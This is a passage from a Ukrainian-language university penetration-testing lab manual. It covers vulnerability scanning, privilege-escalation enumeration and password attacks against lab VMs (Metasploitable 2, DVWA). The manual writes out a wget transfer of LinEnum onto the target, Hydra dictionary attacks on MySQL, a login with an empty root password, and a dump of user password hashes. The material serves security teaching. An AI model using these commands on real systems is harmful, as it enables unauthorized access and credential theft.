


Рис. 6.21. Сканер NESSUS, результат пошуку уразливостей




Рис. 6.22. Сканер NESSUS, экспорт результатів

Імпорт результатів сканування до бази даних Metasploit Framework.

```
msf6 > db_import /home/kali/Downloads/Test_scan_i5od70.nessus
[*] Importing 'Nessus XML (v2)' data
[*] Importing host 192.168.0.105
[*] Successfully imported /home/kali/Downloads/Test_scan_i5od70.nessus
msf6 >
```

Рис. 6.23. Фреймворк Metasploit, імпорт результатів роботи сканеру NESSUS

Metasploit Project — це проект сфери комп'ютерної безпеки, що надає інформацію про вразливості системи і допомагає у тестах на проникнення.

Metasploit був створений американським хакером Н. D. Moore у 2003 році як портативний мережевий застосунок написаний на Perl. До 2007 року, Metasploit Framework був повністю перенесений на Ruby. 21 жовтня 2009 року Metasploit Project анонсував, що його придбала Rapid7, підприємство з кібербезпеки, що надає послуги уніфікованого управління вразливостями.

Перегляд вразливостей для конкретного порту.

```
msf6 > vulns -p 80
```

Vulnerabilities

Timestamp	Host	Name	References
2021-10-04 09:29:26 UTC	192.168.0.105	Apache HTTP Server Version	IAVT-0001-T-0530,NSS-48204
2021-10-04 09:29:26 UTC	192.168.0.105	HyperText Transfer Protocol (HTTP) Information	NSS-24260
2021-10-04 09:29:26 UTC	192.168.0.105	PHP Version Detection	IAVT-0001-T-0936,NSS-48243
2021-10-04 09:29:26 UTC	192.168.0.105	Backported Security Patch Detection (WWW)	NSS-39521
2021-10-04 09:29:26 UTC	192.168.0.105	Backported Security Patch Detection (PHP)	NSS-84574
2021-10-04 09:29:26 UTC	192.168.0.105	WebDAV Detection	NSS-11424
2021-10-04 09:29:26 UTC	192.168.0.105	HTTP TRACE / TRACK Methods Allowed	CVE-2003-1567,CVE-2004-2320,CVE-2010-0386,BID-9506,BID-9561,BID-11604,BID-33374,BID-37995,CERT-288308,CERT-867593,CWE-16,CWE-200,NSS-11213

Рис. 6.24. Фреймворк Metasploit, перегляд уразливостей по 80 порту

ЗАВДАННЯ 3.3

Проведіть сканування цілі за допомогою GVM. Доведіть це за допомогою скріншотів.

Відповідь:

ЗАВДАННЯ 3.4

Проведіть сканування цілі за допомогою сканера Nessus. Доведіть це за допомогою скріншотів.

Відповідь:

ЗАВДАННЯ 3.5

Порівняйте результати сканерів (результат надати в табличному вигляді).

Відповідь:

6.3 Огляд конфігурації

Мета: зрозуміти, що таке огляд конфігурації

Після роботи студент повинен:

- **знати** як конфігурація може впливати на вразливість сервісу до різних атак;
- **вміти** проводити огляд конфігурації.

Завдання:

- завантажте в Metasploitable 2 утиліту «unix-privesc-check» та проведіть локальну перевірку безпеки;
- провести сканування цілі разом з Nessus із “Політикою аудиту виправлень облікових даних”. Надайте облікові дані ssh;
- провести сканування цілі за допомогою скрипту LinEnum;
- порівняйте звіт, створений Nessus, зі звітами, отриманими утилітами unix-privesc-check та LinEnum.

Технічне оснащення робочого місця:

- Kali Linux VM (Kali)
- Metasploitable 2 VM (target)

Посилання:

- <http://pentestmonkey.net/tools/audit/unix-privesc-check>
- <https://github.com/rebootuser/LinEnum>

Порядок виконання роботи

Завантажте сценарій з <http://pentestmonkey.net/tools/audit/unix-privesc-check> і запустіть його.

./unix-privesc-check

Unix-privesc-checker-це сценарій, який працює у системних Unix (протестований на Solaris, HP-UX, різних Linux, FreeBSD). Він намагається

знайти неправильні конфігурації, які можуть дозволити локальним непривілегованим користувачам підвищити привілеї для інших користувачів або отримати доступ до локальних додатків (наприклад, базам даних).

Він написав як єдиний сценарій оболонки, тому його можна легко завантажити та виконати. Він може працювати як від імені звичайного користувача, так і від імені root користувача (очевидно, що він працює краще, коли працює від імені root, тому що тоді він зможе читати більше файлів).

```
msfadmin@metasploitable:~/unix-privesc-check-1.4$ ./unix-privesc-check
unix-privesc-check v1.4 ( http://pentestmonkey.net/tools/unix-privesc-check )

Usage: unix-privesc-check { standard | detailed }

"standard" mode: Speed-optimised check of lots of security settings.

"detailed" mode: Same as standard mode, but also checks perms of open file
                  handles and called files (e.g. parsed from shell scripts,
                  linked .so files). This mode is slow and prone to false
                  positives but might help you find more subtle flaws in 3rd
                  party programs.

This script checks file permissions and other settings that could allow
local users to escalate privileges.

Use of this script is only permitted on systems which you have been granted
legal permission to perform a security assessment of. Apart from this
condition the GPL v2 applies.

Search the output for the word 'WARNING'. If you don't see it then this
script didn't find any problems.

msfadmin@metasploitable:~/unix-privesc-check-1.4$ ./unix-privesc-check standard
localhost > report.txt_
```

Рис. 6.25. Запуск утиліти unix-privesc-check

```
GNU nano 2.0.7 File: report.txt

Assuming the OS is: linux
Starting unix-privesc-check v1.4 ( http://pentestmonkey.net/tools/unix-privesc-$

This script checks file permissions and other settings that could allow
local users to escalate privileges.

Use of this script is only permitted on systems which you have been granted
legal permission to perform a security assessment of. Apart from this
condition the GPL v2 applies.

Search the output below for the word 'WARNING'. If you don't see it then
this script didn't find any problems.

#####
Recording hostname
#####
metasploitable

#####

^G Get Help ^O WriteOut ^R Read File ^Y Prev Page ^K Cut Text ^C Cur Pos
^X Exit ^J Justify ^W Where Is ^V Next Page ^U UnCut Text ^T To Spell
```

Рис. 6.26. Огляд результату роботи утиліти unix-privesc-check

Виберіть політику «Credential Patch Audit» (Аудит виправлень облікових даних)

Рис. 6.27. Сканер NESSUS, запуск аудиту виправлень облікових даних




Рис. 6.28. Сканер NESSUS, надання облікових даних ssh




Рис. 6.29. Сканер NESSUS, результат пошуку вразливостей

За допомогою скрипту LinEnum виконують - збір всієї можливої інформації про систему, яка може привести до підвищення привілеїв.

Всі перевірки зібрані в одні Bash файл, який не потребує додаткових залежностей. Програма не шукає і не намагається виконувати експлойти - вона тільки збирає інформацію і робить перевірки про можливі напрямки ескалації привілеїв.

Для встановлення LinEnum в Kali Linux виконайте послідовно наступні команди:

```
git clone https://github.com/rebootuser/LinEnum
```

```
cd LinEnum/
```

Ознайомтесь з основними аргументами з довідки скрипту LinEnum

```
./LinEnum.sh -h
```

OPTIONS:

- k Enter keyword – опціональний перемикач, з яким можна вказати ключове слово для пошуку файлів з кількох розширень)
- e Enter export location – встановлює папку, куди буде збережений звіт сканування, наприклад /tmp/export. Якщо ця папка не існує, вона буде створена)
- s Supply user password for sudo checks (INSECURE) – використовувати поточного користувача з наданим паролем для перевірки дозволів sudo)
- t Include thorough (lengthy) tests – означає виконувати ретельні (повільні) тести. Без цього перемикача буде виконано стандартне 'швидке' сканування.)
- r Enter report name – визначає ім'я файлу звіту. Звіт (.txt файл) буде збережений в поточну робочу директорію)
- h Displays this help text – виводить довідку на екран)

Використаємо Python для передачі файлу нашій цілі. Для цього використаємо модуль SimpleHTTPServer.

Модуль SimpleHTTPServer, що поставляється з Python, являє собою простий HTTP-сервер, який надає стандартні обробники запитів GET і HEAD


Цей модуль буде обслуговувати вміст будь-якого каталогу, в якому ви його запустите, на порту 8000.



```
(kali@kali)-[~/LinEnum]
$ python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
```

Рис. 6.30. Модуль SimpleHTTPServer, запуск HTTP-серверу

Завантажимо скрипт на цільову машину. Для цього використаємо каталог /var/tmp, хоча можна використати будь-який каталог, доступний для запису.



```
msfadmin@metasploitable:/$ cd /var/tmp/
msfadmin@metasploitable:/var/tmp$
```

Рис. 6.31. Каталог /var/tmp на цільовій машині

Для передачі файлів використовують такі утиліти як `wget` і `curl`, зазвичай вони вже встановлені в системах Linux і пропонують простий спосіб захоплення файлів. Перевірте, що утиліта `wget` встановлено, за допомогою якої команди: `which wget`.

```
msfadmin@metasploitable:/var/tmp$ which wget
/usr/bin/wget
msfadmin@metasploitable:/var/tmp$
```

Рис. 6.32. Перевірка наявності утиліти `wget` на цільовій машині

Використаємо утиліту `wget` для завантаження `LinEnum` на цільовий хост.

```
msfadmin@metasploitable:/var/tmp$ wget 192.168.0.106:8000/LinEnum.sh
--12:55:23-- http://192.168.0.106:8000/LinEnum.sh
=> 'LinEnum.sh.1'
Connecting to 192.168.0.106:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 46,631 (46K) [text/x-sh]

100%[=====>] 46,631      --.-K/s

12:55:23 (123.81 MB/s) - 'LinEnum.sh.1' saved [46631/46631]
msfadmin@metasploitable:/var/tmp$
```

Рис. 6.33. Завантаження скрипту `LinEnum.sh` за допомогою утиліти `wget` на цільовий хост

Переглянемо дозвіл, чи можливо виконання скрипту?

```
msfadmin@metasploitable:/var/tmp$ ls -la
total 56
drwxrwxrwt  2 root    root    4096 2021-10-12 13:01 .
drwxr-xr-x 14 root    root    4096 2010-03-17 10:08 ..
-rw-r--r--  1 msfadmin msfadmin 46631 2021-10-12 10:34 LinEnum.sh
msfadmin@metasploitable:/var/tmp$
```

Рис. 6.34. Перевірка скрипту `LinEnum.sh` на виконання

Зробимо скрипт виконуваним за допомогою команди `chmod`.

```
msfadmin@metasploitable:/var/tmp$ chmod +x LinEnum.sh
msfadmin@metasploitable:/var/tmp$ ls -la
total 56
drwxrwxrwt  2 root    root    4096 2021-10-12 13:01 .
drwxr-xr-x 14 root    root    4096 2010-03-17 10:08 ..
-rwxr-xr-x  1 msfadmin msfadmin 46631 2021-10-12 10:34 LinEnum.sh
msfadmin@metasploitable:/var/tmp$
```

Рис. 6.35. Робимо скрипт `LinEnum.sh` виконуваним

Тепер, коли все готово, залишається тільки запустити `LinEnum`.

ЗАВДАННЯ 3.6

Завантажити в Metasploitable 2 утиліту «unix-privesc-check» та провести локальну перевірку безпеки. Доведіть це за допомогою скріншотів.

Відповідь:

ЗАВДАННЯ 3.7

Провести сканування цілі разом з Nessus із “Політикою аудиту виправлень облікових даних”. Надайте облікові дані ssh. Доведіть це за допомогою скріншотів.

Відповідь:

ЗАВДАННЯ 3.8

Провести сканування цілі за допомогою скрипту LinEnum. Доведіть це за допомогою скріншотів.

Відповідь:

ЗАВДАННЯ 3.9

Порівняйте звіт, створений Nessus, зі звітами, отриманими утилітами unix-privesc-check та LinEnum. Поясніть за допомогою порівняльної таблиці.

Відповідь:

7 ЛАБОРАТОРНА РОБОТА №4 «АТАКА НА ПАРОЛІ»

Передумови: Для виконання робіт рекомендується встановити програму віртуалізації для операційних систем, VirtualBox [11], на яку рекомендується встановити дистрибутив Kali Linux [12] – що є Linux дистрибутивом який створено на основі Debian з відкритим вихідним кодом, призначений для вирішення різних завдань інформаційної безпеки, таких як тестування на проникнення, дослідження безпеки і комп'ютерна криміналістика.

Встановлена віртуальна машина з metasploitable 2 [13].

Встановлена віртуальна машина з Windows 7 (<https://developer.microsoft.com/en-us/microsoft-edge/tools/vms/>).

7.1 Онлайн атака за словником

Мета: Опанувати методи зламу паролів за словником.

Після роботи студент повинен:

- **знати** типи атак на паролі;
- **вміти** проводити атаки на паролі за словником.

Завдання:

- Підключитися до Metasploitable 2 та визначити працюючі сервіси;
- Використовуючи програму hydra провести онлайн атаку за словником на сервіси.

Технічне оснащення робочого місця:

- Kali Linux VM (Kali)
- Metasploitable 2 VM (target)
- Hydra (<https://github.com/vanhauser-thc/thc-hydra>)

Порядок виконання роботи

Визначаємо які сервіси працюють на цільовому хості за допомогою команди:

`nmap 192.168.0.106`

```
(kali㉿kali)-[~]
$ nmap 192.168.0.106
Starting Nmap 7.91 ( https://nmap.org ) at 2021-11-11 10:34 EST
Nmap scan report for 192.168.0.106
Host is up (0.00099s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown

Nmap done: 1 IP address (1 host up) scanned in 0.25 seconds
```

Рис. 7.1. Визначення працюючих сервісів на цільовому хості

Проведемо атаку на паролі за словником. Нам знадобиться словник з паролями.

Скористаємося одним з словників, який знаходиться за адресою

<https://github.com/1N3/BruteX/tree/master/wordlists>.

Відкриємо словник в редакторі Nano і добавимо в кінці словника пусту строку, на випадок якщо пароль відсутній.

```
GNU nano 5.8 /home/kali/Desktop/password_medium.txt *
xavier
xxx
xxxx
xxxxx
xxxxxx
xxxxxxx
yamaha
yankee
yankees
yellow
young
zxcvbn
zxcvbnm
zzzzzz

```

Рис. 7.2. Добавлення пустого пароля до словника

За допомогою програми Hydra, спробуємо підібрати пароль користувача root до бази даних MySQL.

ТНС-Hydra – це програма з підбору логінів та паролів методом перебору (брутфорсу). З її допомогою можна перевірити стійкість системи до підбору паролю за словником.

Програма Hydra підтримує безліч служб. У базовій комплектації Hydra підтримує понад 50 різних протоколів та форматів. В даний час підтримуються такі протоколи: AFP, Asterisk, Cisco Password, Cisco Enable, CVS, Firebird, FTP, HTTP Form, HTTP PROXY URL Enumeration, ICQ, HTTP, HTTP Proxy, IMAP, IRC, MS-SQL, MySQL, Oracle, LDAP, NCP, PC-NFS, pcAnywhere, POP3, PostgreSQL, RDP, RLOGIN, RSH, RTSP, SAP R/3, Siemens S7-300, NNTP, REDIS, REXEC, SIP, SMTP, Subversion (SVN), SMB, SMTP User Enum, SNMP, SOCKS, SSH, SSH Keys, TeamSpeak, Telnet, XMPP, VMware Auth Daemon, VNC.

Середня швидкість перебору Hydra 900 паролів в секунду. Це відбувається завдяки паралельному перебору в кілька потоків, найшвидші протоколи – це POP3 і FTP, також можна підвищити швидкість використовуючи опцію -t (проте, занадто велике значення може відключити систему). Паролі та логіни можуть підбиратися із заздалегідь підготовленого та переданого програмі файлу або ж можна задати їй генерувати їх самостійно.

Введемо наступну команду:

```
hydra -l root -P /home/kali/Desktop/password_medium.txt 192.168.0.106 mysql -v
```

де:

-l root – вказує логін до якого буде підбиратися пароль

-P /home/kali/Desktop/password_medium.txt – словник з паролями для перебору

192.168.0.106 – цільова машина

mysql – служба на яку виконується атака

-v – вивід більш детальної інформації

```

(kali@kali)-[~]
$ hydra -l root -P /home/kali/Desktop/password_medium.txt 192.168.0.106 mysql -v
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organiz
ations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-11-11 11:02:24
[INFO] Reduced number of tasks to 4 (mysql does not like many parallel connections)
[DATA] max 4 tasks per 1 server, overall 4 tasks, 722 login tries (l:1/p:722), ~181 tries per task
[DATA] attacking mysql://192.168.0.106:3306/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[STATUS] 674.00 tries/min, 674 tries in 00:01h, 48 to do in 00:01h, 4 active
[STATUS] attack finished for 192.168.0.106 (waiting for children to complete tests)
[3306][mysql] host: 192.168.0.106 login: root
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-11-11 11:03:36

```

Рис. 7.3. Результат роботи програми Hydra

Програма Hydra надає звіт про виконану роботу. Як бачимо було перебрано 772 варіанти, було знайдено один пароль, він не вказаний, так як пароль виявився пустим. Спробуємо підключитися за допомогою отриманих даних.

```

(kali@kali)-[~]
$ mysql -u root -p -h 192.168.0.106
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 36641
Server version: 5.0.51a-3ubuntu5 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]>

```

Рис. 7.4. Підключення до бази даних MySQL

Після параметру *-p* залишаємо пусте місце, так як пароль в нас пустий. Як бачимо запрошення змінилося, бо тепер ми взаємодіємо з базою даних MySQL. Подивимося які бази даних існують, для цього скористаємося командою *show databases;*

```

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> show databases;
+-----+
| Database |
+-----+
| information_schema |
| dvwa |
| metasploit |
| mysql |
| owasp10 |
| tikiwiki |
| tikiwiki195 |
+-----+
7 rows in set (0.002 sec)

MySQL [(none)]>

```

Рис. 7.5. Список існуючих баз даних

Підключимось до бази даних *dvwa* та подивимось які в ній існують таблиці, для цього скористаємося командами *use dvwa;* та *show tables;*

```
MySQL [(none)]> use dvwa;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MySQL [dvwa]> show tables;
+-----+
| Tables_in_dvwa |
+-----+
| guestbook      |
| users         |
+-----+
2 rows in set (0.001 sec)

MySQL [dvwa]> █
```

Рис. 7.6. Підключення до бази даних *dvwa*, та вивід існуючих таблиць

Найбільш нас зацікавить таблиця *users*, бо в ній можуть бути імена користувачів і паролі. Зробимо запит до бази даних, щоб подивитися вміст таблиці *users*, для цього виконаємо команду *select * from users;*

```
MySQL [dvwa]> select * from users;
+----+-----+-----+-----+-----+-----+
| user_id | first_name | last_name | user      | password | avatar |
+----+-----+-----+-----+-----+-----+
| 1      | admin     | admin    | admin     | 5f4dcc3b5aa765d61d8327deb882cf99 | http://172.16.123.129/dvwa/hackable/users/admin.jpg |
| 2      | Gordon    | Brown    | gordonb   | e99a18c428cb38d5f260853678922e03 | http://172.16.123.129/dvwa/hackable/users/gordonb.jpg |
| 3      | Hack      | Me       | 1337      | 8d3533d75ae2c3966d7e0d4fcc69216b | http://172.16.123.129/dvwa/hackable/users/1337.jpg |
| 4      | Pablo     | Picasso  | pablo     | 0d107d09f5bbe40cade3de5c71e9e9b7 | http://172.16.123.129/dvwa/hackable/users/pablo.jpg |
| 5      | Bob       | Smith    | smithy    | 5f4dcc3b5aa765d61d8327deb882cf99 | http://172.16.123.129/dvwa/hackable/users/smithy.jpg |
+----+-----+-----+-----+-----+-----+
5 rows in set (0.001 sec)

MySQL [dvwa]> █
```

Рис. 7.7. Отримані логіни та хеши паролів

ЗАВДАННЯ 4.1

Створити файл логінів з наступних слів *{msfadmin, user, tomcat, postgres, sys, klog, service, admin, tom, Admin}* За допомогою програми Hydra провести активну онлайн атаку за словником на сервіси: *ftp, ssh, telnet, smb*. Доведіть це за допомогою скріншотів.

Відповідь:

7.2 Онлайн атака методом перебору (брутфорс-атака)

Мета: Опанувати методи зламу паролів методом перебору

Після роботи студент повинен:

- **знати** типи атак на паролі;
- **вміти** проводити атаки на паролі методом перебору.

Завдання:

- Підключитися до Metasploitable 2 та визначити працюючі сервіси;
- Використовуючи програму hydra провести онлайн атаку методом перебору.

Технічне оснащення робочого місця:

- Kali Linux VM (Kali)
- Metasploitable 2 VM (target)
- Hydra (<https://github.com/vanhauser-thc/thc-hydra>)
- Crunch

Порядок виконання роботи

Онлайн атаку методом перебору або атака грубої сили. При використанні даного типу атаки зловмисники використовують комбінації символів, поки пароль не буде зламано. Тільки ті, хто мають достатню обчислювальну потужність, можуть успішно виконувати цей тип атаки. Це досить трудомісткий процес, **але в кінцевому підсумку всі паролі будуть знайдені.**

Програма Hydra, яку ми використовували в першій вправі вміє проводити атаки на паролі методом перебору, для цього використовують наступні опцію:

-x min_довжина:max_довжина:набір_символів

(УВАГА) Режим брутфорсу з опцією -x (не можна використовувати з -p/-P/-C)

Набір символів визначається 'a' для літер нижнього регістру, 'A' для літер верхнього регістру, '1' для цифр, решта використовуються їх реальні символи.

Приклади використання:

-x 1:3:a – генерує паролі довжиною від 1 до 3 символів, що складаються лише з букв у нижньому регістрі

-x 2:5:/ – генерує паролі довжиною від 2 до 5 символів, вміст тільки слеші

-x 5:8:Al – генерує паролі довжиною від 5 до 8 символів, з великими літерами та цифрами.

Для створення словників методом перебору використовують більш гнучкий інструмент – програму Crunch.

Crunch - це генератор списку слів, в якому ви можете вказати один із стандартних наборів символів (цифри, великі та маленькі літери) або набір символів на свій вибір. crunch може генерувати всі можливі комбінації та перестановки відповідно до заданих критеріїв. Дані, які виводить crunch, можуть відображатися на екрані, збережені у файл або передані в іншу програму.

Особливості програми:

- crunch генерує списки слів (словники) як методом комбінації, так і методом перестановки
- він може розбити висновок за кількістю рядків чи розміром файлу
- підтримується поновлення процесу після зупинки
- зразок (патерн) підтримує числа та символи
- зразок (патерн) підтримує окремо символи верхнього та нижнього регістру
- працюючи з кількома файлами, виводить звіт про статус
- нова опція -l для буквальної підтримки @, % ^
- нова опція -d для обмеження дублювання символів, дивіться man-файл для детальної інформації
- підтримка unicode

Домашня сторінка: <http://sourceforge.net/projects/crunch-wordlist/>

Автор: bofh28

Ліцензія: GPLv2

З прикладами використання програми **Crunch** можна ознайомитися за посиланням <https://kali.tools/?p=720>

Приклади використання crunch:

Приклад 1 - *crunch 1 8*

crunch відобразить список слів, який починається з “a” і закінчується на “zzzzzzzz”

Приклад 2 *crunch 1 6 abcdefg*

crunch відобразить список слів, у паролі яких використовується набір “abcdefg” який починається на “a” і закінчується “gggggg”

Приклад 3 *crunch 1 6 abcdefg*

Наприкінці рядка є символ пропуску. Щоб crunch міг використовувати пробіл, вам потрібно екранувати його, поставивши перед ним символ.

Опція *-t* дозволяє створювати зразки.

Для позначення набору символів використовуються такі скорочення:

@ – означає літери в нижньому регістрі

, – означає літери у верхньому регістрі

